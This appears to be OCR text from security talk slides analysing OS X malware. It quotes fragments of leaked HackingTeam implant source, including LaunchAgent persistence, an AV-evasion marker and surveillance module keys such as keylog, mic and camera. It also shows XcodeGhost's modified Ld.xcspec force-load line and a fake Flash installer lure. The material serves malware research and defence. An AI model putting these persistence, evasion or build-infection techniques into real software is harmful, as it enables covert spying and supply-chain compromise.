
HACKINGTEAM'S IMPLANT; COLLECT ALL THINGS!



```
- (BOOL)saveSLIPlist: (id)anObject atPath: (NSString *)aPath
{
  // AV evasion: only on release build
  AV_GARBAGE_006

  BOOL success = [anObject writeToFile: aPath
                            atomically: YES];

```

```
(lldb) po aPath
/Users/patrick/Library/LaunchAgents/com.apple.loginStoreagent.plist
```

persistence (leaked source code)



```
// modules keywords
#define MODULES_KEY        @"modules"
#define MODULES_TYPE_KEY   @"module"
#define MODULES_ADDBK_KEY  @"addressbook"
#define MODULES_MSGS_KEY   @"messages"
#define MODULES_POS_KEY    @"position"
#define MODULES_DEV_KEY    @"device"
#define MODULES_CLIST_KEY  @"calllist"
#define MODULES_CAL_KEY    @"calendar"
#define MODULES_MIC_KEY    @"mic"
#define MODULES_SNP_KEY    @"screenshot"
#define MODULES_URL_KEY    @"url"
#define MODULES_APP_KEY    @"application"
#define MODULES_KEYL_KEY   @"keylog"
#define MODULES_CLIP_KEY   @"clipboard"
#define MODULES_CAMERA_KEY    @"camera"
```

launch agent

rootkit component

intelligence collection


"HackingTeam Reborn; Analysis of an RCS Implant Installer"

Synack

OS X/XcodeGhost

APPLICATION INFECTOR

found by: Claud Xiao




source

compile

infected app

app store

app installed




```
$ less Xcode.app/Contents/PlugIns/Xcode3Core.ideplugin/Contents/SharedSupport/Developer/Library/Xcode/
Plug-ins/CoreBuildTasks.xcplugin/Contents/Resources/Ld.xcspec
...
Name = ALL_OTHER_LDFLAGS;
DefaultValue = "$(LD_FLAGS) $(SECTORDER_FLAGS) $(OTHER_LDFLAGS) $(OTHER_LDFLAGS_$(variant)) $
(OTHER_LDFLAGS_$(arch)) $(OTHER_LDFLAGS_$(variant)_$(arch)) $(PRODUCT_SPECIFIC_LDFLAGS)
-force_load $(PLATFORM_DEVELOPER_SDK_DIR)/Library/Frameworks/CoreServices.framework/CoreServices";
```

modified **LD.xcspec** file

OS X/GENIEO (INKEEPR)

MOST PROLIFIC OS X ADWARE



Adobe – Install Adobe Flash Player
Adobe – Install Adobe Flash Pla...
fplayer.adobe.com
Google

Adobe Flash Player

Terms & conditions:


By clicking the "Install now" button, you acknowledge that you have read and agree to the Adobe Software Licensing Agreement.

